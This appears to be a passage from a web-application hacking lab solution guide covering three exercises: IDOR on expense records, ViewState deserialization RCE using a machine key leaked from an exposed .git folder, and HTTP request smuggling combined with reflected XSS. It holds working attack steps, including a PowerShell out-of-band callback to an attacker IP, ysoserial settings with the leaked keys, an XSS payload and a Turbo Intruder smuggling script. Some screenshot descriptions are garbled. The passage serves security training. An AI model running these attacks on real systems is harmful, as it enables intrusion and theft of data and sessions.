The screenshot shows a web browser window with the URL 'reimbursement.webhacklab.com/Expense/Add'. The page title is 'Expense Reimburse'. On the left, there's a sidebar with links like 'Recent', 'Home', 'Desktop', 'Documents', 'Downloads' (which is selected), 'Music', 'Pictures', 'Videos', and '+ Other Locations'. In the main area, there's a 'UploadFile' section with a 'Browse...' button and a 'No file selected.' message. Below it is a 'File Upload' dialog box. The dialog shows a list of files in the 'Downloads' folder, with 'SampleData.xls' highlighted. The dialog has buttons for 'All Files' (dropdown), 'Cancel', and 'Open'.

Step 5: File is uploaded successfully as shown below.

The screenshot shows a web page titled "Expense Reimburse". In the center, there is a form titled "UploadFile". Below the form, a message says "No file selected." To the right of the message is a button labeled "Upload". Next to the button, a success message "File Uploaded Successfully!!" is displayed in a red-bordered box. At the bottom of the page, there is a copyright notice: "© 2020 NotSoSecure Global Services Limited. All rights reserved. NotSoSecure Global Services Limited, CB1 Business Centre, Twenty Station Road, Cambridge, CB1 2JD, UK".

Step 6: Access the uploaded file listed in 'View All Expenses', it will show you the expenses uploaded in the excel file.

The screenshot shows a web page titled "Expense Reimburse". In the center, there is a section titled "Expense." with a sub-section "Add or View all expenses". Below this, there are three buttons: "Add Expense: [Add]", "View All Expenses: [View]" (which is highlighted with a red border), and "Download Sample [Sample File]". At the bottom of the page, there is a copyright notice: "© 2020 NotSoSecure Global Services Limited. All rights reserved. NotSoSecure Global Services Limited, CB1 Business Centre, Twenty Station Road, Cambridge, CB1 2JD, UK".

Step 7: Capture the request when you access the uploaded file in Burp:

The screenshot shows a web page titled "Expense Reimburse". In the center, there is a section titled "Expense Details" with a table. The table has four columns: "DateTime", "FileName", "Title", and "Author". The "FileName" column contains the value "637242628032119510_SampleData.xls", which is highlighted with a red border. Below the table, there is a message "Showing 1 to 1 of 1 entries" and a navigation bar with buttons for "Previous", "1", and "Next".

Step 8: Send the captured request to Repeater. This request will be used at a later stage. Now, from the main proxy tab send the request and capture the response, the response is 302 with a redirect to '/Expense/Success' which states that the id passed in the request belongs to the logged in user, **do not forward this response yet**:

```


1 HTTP/1.1 302 Found
2 Cache-Control: private, s-maxage=0
3 Content-Type: text/html; charset=utf-8
4 Location: /Expense/Success
5 Server: Microsoft-IIS/8.5
6 X-AspNetMvc-Version: 5.2
7 X-AspNet-Version: 4.0.30319
8 X-Powered-By: ASP.NET
9 Date: Tue, 05 May 2020 15:14:20 GMT
10 Connection: close
11 Content-Length: 133
12
13<html><head><title>Object moved</title></head><body>
14 <h2>Object moved to <a href="/Expense/Success">here</a>.</h2>
15 </body></html>
16

```

Step 9: Go to the Repeater tab and change the id value to 3 and send the Request, it should look like below:

Request Headers	Response Headers
Raw: GET /Expense/LoadExpenseFile?id=3 Host: reimbursement.webhacklab.com User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://reimbursement.webhacklab.com/Expense/ViewExpense Cookie: __RequestVerificationToken=rzyp4cU614UDcCms05zCP2fbI6b6_DRLAfPGrB2KW72BNtckZ7kWMvTx1fdFubKLIsYGXzF9YGSFwpSC4ZaCBNnAe6MnAUkfc4TbWPSty9c1; .AspNet.ApplicationCookie=R1BxU2pVi4YukInPIZUNZAcIKEWN4FoRSIfbL7vjNoej9xU-OdyJwqBVQiaqF09DIP1dEiQJGLYZolSVkFNmAMoE0w90_hbEpatPk1Holxk97Yuy5-eeJA425E8_7y3vs9trqIKC440JCR-f-tkj9pZkbR00pTt0xJUXM2C3SuqvPih39DOTD9D_nXNfAOzkfrFtgIJJQ6-wh3Z6sfJ4y09LKsw3ym1XIDCWspIbfFcZrLRNLKKJBjaB_-8ZdrvTghiyF3k1tEaeIc40NViIVMJqaDU0HeyBdeGxb0XaXsUbjYhhfIyoQi0ALwPs517wpXxAVfGP406A-vc3dh60VWFyik02TCvQPZ85UPXfr_f9iLNL4fxsKEBp7MSv1wUrs3ws0c7XQT5axmyV6TK-562WYE0qHD8NNUPemLJiOrwHwyX4wPVHqIRT34yGT63WDFOK0FOrrrWHrM0GANyyvHaqQxxlHyQu9a	Raw: HTTP/1.1 302 Found Cache-Control: private, s-maxage=0 Content-Type: text/html; charset=utf-8 Location: /Expense/Failure Server: Microsoft-IIS/8.5 X-AspNetMvc-Version: 5.2 X-AspNet-Version: 4.0.30319 X-Powered-By: ASP.NET Date: Tue, 05 May 2020 15:19:15 GMT Connection: close Content-Length: 133 Response Body: <html><head><title>Object moved</title></head><body><h2>Object moved to here.</h2></body></html>

Step 10: Go back to the Proxy tab and forward the response, once the response is forwarded you will be able to access and view reimbursement details of the user having reimbursement id 3.



The screenshot shows a web browser window with the URL `reimbursement.webhacklab.com/Expense/Success`. The page title is "Expense Reimburse". The main content is a table titled "Expense Details" with the following data:

Date	Description	Amount
1/1/2020 12:00:00 AM	Iphone reimburse	6500
5/2/2020 12:00:00 AM	android tablet	10000
8/3/2020 12:00:00 AM	Air Ticket - India - USA	90000
10/3/2020 12:00:00 AM	Stationary	500
5/4/2020 12:00:00 AM	Laptop	110000
4/25/2020 12:00:00 AM	LED - Externl	8000
5/30/2020 12:00:00 AM	WebServer-AWS	10000


Leverage Git misconfiguration to ViewState RCE

Challenge URL: <http://books.webhacklab.com/.git>

- Leverage Git misconfiguration to extract the Machine Key.
- Exploit ViewState to perform Remote Code Execution(RCE)

Solution:

Step 1: Navigate to 'http://books.webhacklab.com/.git/HEAD' and server will respond with content as shown in the figure:



Step 2: Run 'git-dumper' tool to extract the source code as shown in the figure:

Command:

```
root@kali:~/tools/git-dumper-master# ./git-dumper.py  
http://books.webhacklab.com/.git <OUTPUT_DIR> -t 30
```

```
root@kali:~/tools/git-dumper-master# ./git-dumper.py http://books.webhacklab.com/.git books.webhacklab.com -t 30  
[-] Testing http://books.webhacklab.com/.git/HEAD [200]  
[-] Testing http://books.webhacklab.com/.git/ [403]  
[-] Fetching common files  
[-] Fetching http://books.webhacklab.com/.git/hooks/commit-msg.sample [200]  
[-] Fetching http://books.webhacklab.com/.git/hooks/applypatch-msg.sample [200]  
[-] Fetching http://books.webhacklab.com/.git/hooks/post-commit.sample [404]  
[-] Fetching http://books.webhacklab.com/.git/COMMIT_EDITMSG [200]  
[-] Fetching http://books.webhacklab.com/.git/description [200]  
[-] Fetching http://books.webhacklab.com/.git/hooks/post-receive.sample [404]  
[-] Fetching http://books.webhacklab.com/.git/hooks/pre-applypatch.sample [200]  
[-] Fetching http://books.webhacklab.com/.git/.gitignore [404]  
[-] Fetching http://books.webhacklab.com/.git/hooks/pre-commit.sample [200]  
[-] Fetching http://books.webhacklab.com/.git/hooks/pre-receive.sample [200]  
[-] Fetching http://books.webhacklab.com/.git/hooks/prepare-commit-msg.sample [200]  
[-] Fetching http://books.webhacklab.com/.git/hooks/update.sample [200]  
[-] Fetching http://books.webhacklab.com/.git/index [200]
```

Step 3: Navigate to the downloaded Git repository and analyze the source code which contains web.config as shown in the figure:

```
root@kali:~/tools/git-dumper-master# cd books.webhacklab.com/
root@kali:~/tools/git-dumper-master/books.webhacklab.com# ls -la
total 16
drwxr-xr-x  4 root root 4096 Jul 15 14:59 .
drwxr-xr-x  3 root root 4096 Jul 15 14:58 ..
drwxr-xr-x  7 root root 4096 Jul 15 14:59 .
drwxr-xr-x 11 root root 4096 Jul 15 14:59 .git
drwxr-xr-x 11 root root 4096 Jul 15 14:59 NOTSOSECURE.BOOKS
root@kali:~/tools/git-dumper-master/books.webhacklab.com# cd NOTSOSECURE.BOOKS/
root@kali:~/tools/git-dumper-master/books.webhacklab.com/NOTSOSECURE.BOOKS# ls -la
total 216
drwxr-xr-x 11 root root 4096 Jul 15 14:59 .
drwxr-xr-x  4 root root 4096 Jul 15 14:59 ..
drwxr-xr-x  2 root root 4096 Jul 15 14:59 Account
drwxr-xr-x  2 root root 4096 Jul 15 14:59 App_Data
drwxr-xr-x  2 root root 4096 Jul 15 14:59 App_Start
-rw-r--r--  1 root root 3263 Jul 15 14:59 Book.aspx
-rw-r--r--  1 root root 1787 Jul 15 14:59 Book.aspx.cs
-rw-r--r--  1 root root 1753 Jul 15 14:59 Book.aspx.designer.cs
-rw-r--r--  1 root root  226 Jul 15 14:59 Bundle.config
drwxr-xr-x  2 root root 4096 Jul 15 14:59 Content
-rw-r--r--  1 root root   495 Jul 15 14:59 Default.aspx
-rw-r--r--  1 root root   325 Jul 15 14:59 Default.aspx.cs
-rw-r--r--  1 root root   458 Jul 15 14:59 Default.aspx.designer.cs
-rw-r--r--  1 root root  6148 Jul 15 14:59 .DS_Store
```

Step 4: Extract the Machine Key information from the web.config file as shown in Figure:

```
root@kali: ~/tools/VPN
x root@kali: ~/tools/git-dumper-master/books.webhacklab.com/NOTSOSECURE.B... x
root@kali:~/tools/git-dumper-master# cd books.webhacklab.com/NOTSOSECURE.BOOKS/
root@kali:~/tools/git-dumper-master/books.webhacklab.com/NOTSOSECURE.BOOKS# cat Web.config |
grep machineKey
<machineKey decryptionKey="C98ACD36EF9112083280968CB457ED0E23C1FC4ECBB0BF12" validationKe
y="3D57C97C062CA7D773AD3929BB6C3CF83D4F18C1112002B2C75722765E2541C8ACF7C8F6243B79F06B4B6B09A1
926B236EEE58C02C5FCD557687269A32525621" />
```

Step 5: Login to the application using your registered account:

books.webhacklab.com/Account/Login

Book Store

Log in.

Use a local account to log in.

Email userx@webhacklab.com

Password

Remember me?

Log in

Step 6: Capture the request in Burp Suite and observe that the '__VIEWSTATE' parameter is passed in request and it is in an encrypted form as shown in the figure:

```

Request to http://books.webhacklab.com:80 [192.168.200.130]
Forward Drop Intercept is on Action
Raw Params Headers Hex ViewState Comment this item
POST /Account/Login HTTP/1.1
Host: books.webhacklab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 704
Origin: http://books.webhacklab.com
Connection: close
Referer: http://books.webhacklab.com/Account/Login
Cookie: AntiXsrfToken=180c233e11a74e02883114903bc0a5da
Upgrade-Insecure-Requests: 1

__EVENTTARGET=& __EVENTARGUMENT=& __VIEWSTATE=B%2B3On11q9QOaG%2F7%2Flg%2B074yxrPS%2FrjZutfAAByAKfdQGfbtXVv
2ms8vcbNYSyn5ZoZny78u%2FCA4Zh%2Fun2boe20i1Z1rvpnf171Z2f18McFrXwdVPg3kugoV4XxH7xnQYz11vg07Rc8E133%2Boj4S
6yZ2GokqKd2Q1P7Uu%2FxyJ20JnMPkmSxr5rv0P%2BKfAUFRWNpiT6jZ%2FpOz%2FtNj0GhW4jLgS9HWABAxMxP3yZUspMcQiXhgCXkn
VxgLksf7huxc9L%2FLzcg4Kr5gKiLajN204A%3D%3D& __EVENTVALIDATION=%2FLCtNi5Dat8HI9uQ0WlGP1p8i9kJN93WnaK6yw3K
Wi2QURfkp3RVCE26Gn2xm8%2BveiIMNv8xUgQQt1bjrdKUkEnSx%2FyNXvVVpga7cpCqngP30A5FboN2nyairvND6h1E0Xn%2BP0CYhq
ivSTi72id8ERaL113r9GcAu%2FGJluUxP3PW20r07gWc3mGfVjA2hPq&ct100%24MainContent%24Email=userx%40webhacklab.com&ct100%24MainContent%24Password=Test%401234&ct100%24MainContent%24ctl05=Log+in

Request to http://books.webhacklab.com:80 [192.168.200.130]
Forward Drop Intercept is on Action
Raw Params Headers Hex ViewState Comment this item
<html><p><b>&nbsp;Unrecognized format - may be encrypted</b></p></html>

```

Step 7: Start python web server on port 8000

```
python3 -m http.server
```

```
[root💀 kali]~/.tools
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000) ...
```

Step 8: Generate the ViewState deserialization payload using 'utility.webhacklab.com' where

Validation key, the decryption key will be from **step 4** and command is 'Remote command' that will be executed as shown in the figure:

```
powershell.exe Invoke-WebRequest -Uri http://192.168.4.X:8000/$env:UserName
```

The screenshot shows the ysoserial.net web application. The URL is utility.webhacklab.com/YSoSerial. The navigation bar includes links for Topup Webhacklab, Microblog, HealthCheck, Admin Webhacklab, Utility, Wordpress NotSoSecure, and Database Connection. Below the navigation bar, there are tabs: Helper Utility, Blacklist3r, Blacklist3r-ViewState, YSoSerial (which is highlighted with a red box), and Powershell Encoder.

The main page title is ysoserial.net, described as a Deserialization payload generator for a variety of .NET formatters. On the left, there is a sidebar with various configuration options:

- Plugins:** ViewState
- Gadget:** TypeConfuseDelegate
- Asp.Net Version:** Asp.Net >= 4.5
- Validation Algorithm:** SHA1
- Validation Key:** 3D57C97C062CA7D773AD3929BB6C3CF83D4F18C1112002B2C7572276E
- Decryption Algorithm:** AES
- Decryption Key:** C98ACD36EF9112083280968CB457ED0E23C1FC4ECBB0BF12
- Target page path:** /Account/Login.aspx
- Application path in IIS:** /
- Command:** powershell.exe Invoke-WebRequest -Uri http://192.168.4.84:8000/\$env:UserName

At the bottom left is a red-bordered 'Generate' button. To its right, a large red arrow points upwards towards the 'Output Data' section, which displays a long, complex string of generated payload code.

Step 9: Copy the generated payload from above step and replace it in request captured in **step 6** as shown in the figure:

The screenshot shows a NetworkMiner capture of a POST request to the URL `http://books.webhacklab.com/Account/Login`. The 'Raw' tab displays the request body, which is a long string of URL-encoded data. The 'Response' tab shows the resulting page content.

Step 10: Convert the pasted payload in 'URL-encode key characters' as shown in the figure:

The screenshot shows a NetworkMiner capture with a context menu open over the URL-encoded payload in the 'Raw' tab. The 'Convert selection' submenu is expanded, showing options like 'URL-encode as you type', 'Cut', 'Copy', 'Paste', and 'Construct string'. The 'URL-encode key characters' option is highlighted with a red box.



Step 11: Forward request to the server and note that the server responds with '500 Internal Server Error' as shown in the figure:

The screenshot shows a browser developer tools Network tab. The Request section shows a POST /Account/Login HTTP/1.1 request with various headers and a long URL payload. The Response section shows a 500 Internal Server Error response with the following content:

```

HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 20 Jul 2020 19:30:07 GMT
Connection: close
Content-Length: 8940
<!DOCTYPE html>
<html>
<head>
<title>The state information is invalid for this page and might be corrupted.</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=0">
<style>
body {font-family: "Verdana"; font-weight: normal; font-size: .7em; color: black;}
p {font-family: "Verdana"; font-weight: normal; color: black; margin-top: -5px;}
b {font-family: "Verdana"; font-weight: bold; color: black; margin-top: -5px;}
H1 {font-family: "Verdana"; font-weight: normal; font-size: 18pt; color: red;}
H2 {font-family: "Verdana"; font-weight: normal; font-size: 14pt; color: maroon;}
pre {font-family: "Consolas", "Lucida Console", Monospace; font-size: 11pt; margin: 0; padding: 0.5em; line-height: 14pt;}
.marker {font-weight: bold; color: black; text-decoration: none;}
.version {color: gray;}</style>
</head>
<body>
<div>
<pre>The state information is invalid for this page and might be corrupted.</pre>
</div>
</body>
</html>

```

The URL in the address bar is http://books.webhacklab.com/Account/Login.

Step 12: Payload is successfully executed on the server and OOB call is received as shown in the figure:

The terminal window shows a python3 http server running on port 8000. It receives two requests from 192.168.200.130:

```

(root💀kali)-[~/tools/xxe]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.200.130 - - [11/Jul/2021 05:15:22] code 404, message File not found
192.168.200.130 - - [11/Jul/2021 05:15:22] "GET /SERVER2K12_DS$ HTTP/1.1" 404 -

```

HTTP Desync Attacks

Challenge URL: <http://covid19.webhacklab.com:5000>

- Discover the Cross-Site Scripting vulnerability.
- Perform HTTP Desync Attack to get the Cross-Site Script executed when a new user visits.

Solution:

Step 1: Access the application via ‘<http://covid19.webhacklab.com:5000>’ and try to identify any Cross-Site Scripting vulnerability:

The screenshot shows a web browser window titled 'COVID-19' with the URL 'covid19.webhacklab.com:5000'. The page has a green header bar with the text 'WELCOME TO COVID-19 PORTAL!' and a link 'Log In to get more information...'. Below this, there's a main heading 'Protect yourself and others from getting sick...'. The page is divided into several sections:


- Wash your hands**:
 - Wash your hands with soap and running water when hands are visibly dirty.
 - If your hands are not visibly dirty, frequently clean them by using alcohol-based hand rub or soap and water.
- Protect yourself and others from getting sick**:
 - Wash your hands**:
 - When coughing and sneezing cover mouth and nose with flexed elbow or tissue
 - Throw tissue into closed bin immediately after use
 - Clean hands** with alcohol-based hand rub or soap and water after coughing or sneezing and when caring for the sick
- Protect others from getting sick**:
 - Avoid close contact when you are experiencing cough and fever
 - Avoid spitting in public
 - If you have fever, cough and difficulty breathing seek medical care early and share previous travel history with your health care provider

At the bottom, there are two buttons: 'How should I greet' and 'Should I avoid shaking hands because of the'.

Step 2: During Reconnaissance, a web page which is vulnerable to Reflected Cross-Site Scripting attack will be discovered. Figure shows that the application executed malicious JavaScript when the URL

[http://covid19.webhacklab.com:5000/hello/world%22%3E%3Cimg%20src=a%20onerror=alert\(document.location\)%3E](http://covid19.webhacklab.com:5000/hello/world%22%3E%3Cimg%20src=a%20onerror=alert(document.location)%3E) was accessed:

Affected Parameter - REST based Name



Step 3: Figure below shows HTTP Request and Response captured for Home page

Note: You can capture request of any page from the application:

The screenshot shows the NetworkMiner interface with the following details:

Request:

```
1 GET / HTTP/1.1
2 Host: covid19.webhacklab.com:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: session=eyJ1c2VybmtZSl6IINhdmFuln0.XulotQ.fOP6nxBDujjV7sWQJqn1uqV48M
9 Upgrade-Insecure-Requests: 1
10
11
```

Response:

```
1 HTTP/1.1 200 OK
2 Server: gunicorn/19.9.0
3 Date: Thu, 11 Jun 2020 12:53:04 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 1602
7
8 <!doctype html>
9 <head>
10 <title>COVID-19</title>
11
```

Below the Response pane, it says "Done" and "1,764 bytes | 793 millis".

Step 4: Right click on the Request section in Burp Repeater and click on ‘Change request method’ to change the request from GET to POST:

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' section, a GET request is displayed with various headers. A context menu is open over this request, with the 'Change request method' option highlighted in blue. Other options in the menu include 'Scan', 'Do passive scan', 'Do active scan', and various 'Send to' and 'Engagement tools' options.

```

1 GET / HTTP/1.1
2 Host: covid19.webhacklab.com:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
4 Accept: text/html,application/xhtml+xml,application/
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: session=eyJ1c2VybmFtZSI6IjNhdmFuln0.X
9 Upgrade-Insecure-Requests: 1
10
11

```

Response

```

1 HTTP/1.1 200 OK
2 Server: gunicorn/19.9.0
3 Date: Thu, 11 Jun 2020 12:53:04 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 1602
7
8 <!doctype html>
9 <head>
10 <title>COVID-19</title>
11

```

Step 5: Right click on the Request section in Burp Repeater and click on ‘Convert to chunked’ to convert the HTTP Request to chunked, so that a Request header ‘Transfer-Encoding: chunked’ gets added:

The screenshot shows the Burp Suite interface with the Repeater tab selected. A context menu is open over a POST request to `http://covid19.webhacklab.com:5000`. The menu path `Request > Convert to chunked` is highlighted with a red rectangle.

Request Section (Left):

```

1 POST / HTTP/1.1
2 Host: covid19.webhacklab.com:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: session=eyJ1c2VybmltZS16INhdmFulnO.XulotQ.fOP6nxBDujjV7sWQJqn1uqv
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 0
12
13

```

Response Section (Left):

```

1 HTTP/1.1 200 OK
2 Server: gunicorn/19.9.0
3 Date: Thu, 11 Jun 2020 12:54:52 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 1602
7
8 <!doctype html>
9 <head>
10 <title>COVID-19</title>
11 ...

```

Context Menu (Right):

- Scan
- Do passive scan
- Do active scan
- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser
- Send request to DS - Manual testing
- Send request to DS - Exploitation
- Send to JOSEPH
- Send selected text to JSON Web Tokens Tab to decode
- Send request to Autorize
- Send cookie to Autorize
- Convert to chunked**
- GZIP encode body
- Launch Smuggle probe
- Engagement tools
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Save entire history
- Paste URL as request
- Add to site map

Step 6: Right click on the Request section in Burp Repeater and click on ‘Smuggle attack (CL.TE)’ to send the request to perform Request Smuggling attack, Content Length - Transfer Encoding:

The screenshot shows the Burp Suite Repeater tab with a single request listed. The request is a POST to http://covid19.webhacklab.com:5000 with various headers and a session cookie. The context menu is open over the request body, and the 'Smuggle attack (CL.TE)' option is highlighted with a red box. Other options in the menu include Scan, Do passive scan, Do active scan, and various send-to actions.

```

1 POST / HTTP/1.1
2 Host: covid19.webhacklab.com:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: session=eyJ1c2VybmFtZSI6IjNhdmFuln0.XulotQ.fOP6nxzBDujjV7sv
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 5
12 Transfer-Encoding: chunked
13
14 n
    
```

Request

Raw Params Headers Hex

Target: http://covid19.webhacklab.com:5000

- Scan
- Do passive scan
- Do active scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser ▶
- Send request to DS - Manual testing
- Send request to DS - Exploitation
- Send to JOSEPH
- Send selected text to JSON Web Tokens Tab to decode
- Send request to Autorize
- Send cookie to Autorize
- Convert to chunked
- GZIP encode body
- Launch Smuggle probe
- Smuggle attack (CL.TE)**
- Smuggle attack (TE.CL)
- Engagement tools ▶
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Save entire history
- Paste URL as request
- Add to site map

Response

Raw Headers Hex HTML Render

Done

Step 7: As soon as you click on ‘Smuggle Attack CL.TE’ a Smuggler extension will load. Copy the below mentioned script and paste it to Request Smuggler Burp Extension which will perform the Request Smuggling attack - CL.TE. Screenshot is attached below for reference and understanding:

Note: Follow these steps and replace the “Transfer-Encoding: chunked” in the box below:

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint='http://covid19.webhacklab.com:5000',
                           concurrentConnections=1,
                           requestsPerConnection=1,
                           pipeline=False,
                           maxRetriesPerRequest=0
                           )

    attack = '''POST / HTTP/1.1
Host: covid19.webhacklab.com:5000
Content-Length: 37
Connection: keep-alive
Transfer-Encoding: chunked

1
A
0

GET /hello/world

```

```

        engine.start()

def handleResponse(req, interesting):
    table.add(req)
    if req.code == 200:
        victim = '''GET / HTTP/1.1
Host: covid19.webhacklab.com:5000
Connection: close

'''

        for i in range(10):
            req.engine.queue(victim)

```

Turbo Intruder - covid19.webhacklab.com

Raw Params Headers Hex

1 POST / HTTP/1.1
2 Host: covid19.webhacklab.com:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close

(?) < + > Type a search term 0 matches

```

1 def queueRequests(target, wordlists):
2     engine = RequestEngine(endpoint='http://covid19.webhacklab.com:5000',
3                             concurrentConnections=1,
4                             requestsPerConnection=1,
5                             pipeline=False,
6                             maxRetriesPerRequest=0
7                             )
8
9     attack = "POST / HTTP/1.1
10 Host: covid19.webhacklab.com:5000
11 Content-Length: 37
12 Connection: keep-alive
13 Transfer-Encoding:chunked
14
15 1
16 A
17 0
18
19 GET /hello/world<img%20src=a%20onerror=alert(document.cookie)> HTTP/1.1
20 X-Foo: bar"
21     engine.queue(attack)
22     engine.start()
23
24 def handleResponse(req, interesting):
25     table.add(req)
26     if req.code == 200:
27         victim = "GET / HTTP/1.1
28 Host: covid19.webhacklab.com:5000
29 Connection: close
30
31 "
32
33     for i in range(10):
34         req.engine.queue(victim)

```

(?) < + > Type a search term 0 matches

Attack

Step 8: Analyze HTTP Request and Response in Turbo Intruder:

Turbo Intruder - covid19.webhacklab.com - running

Row	Payload	Status	Words	Length	Time	Label
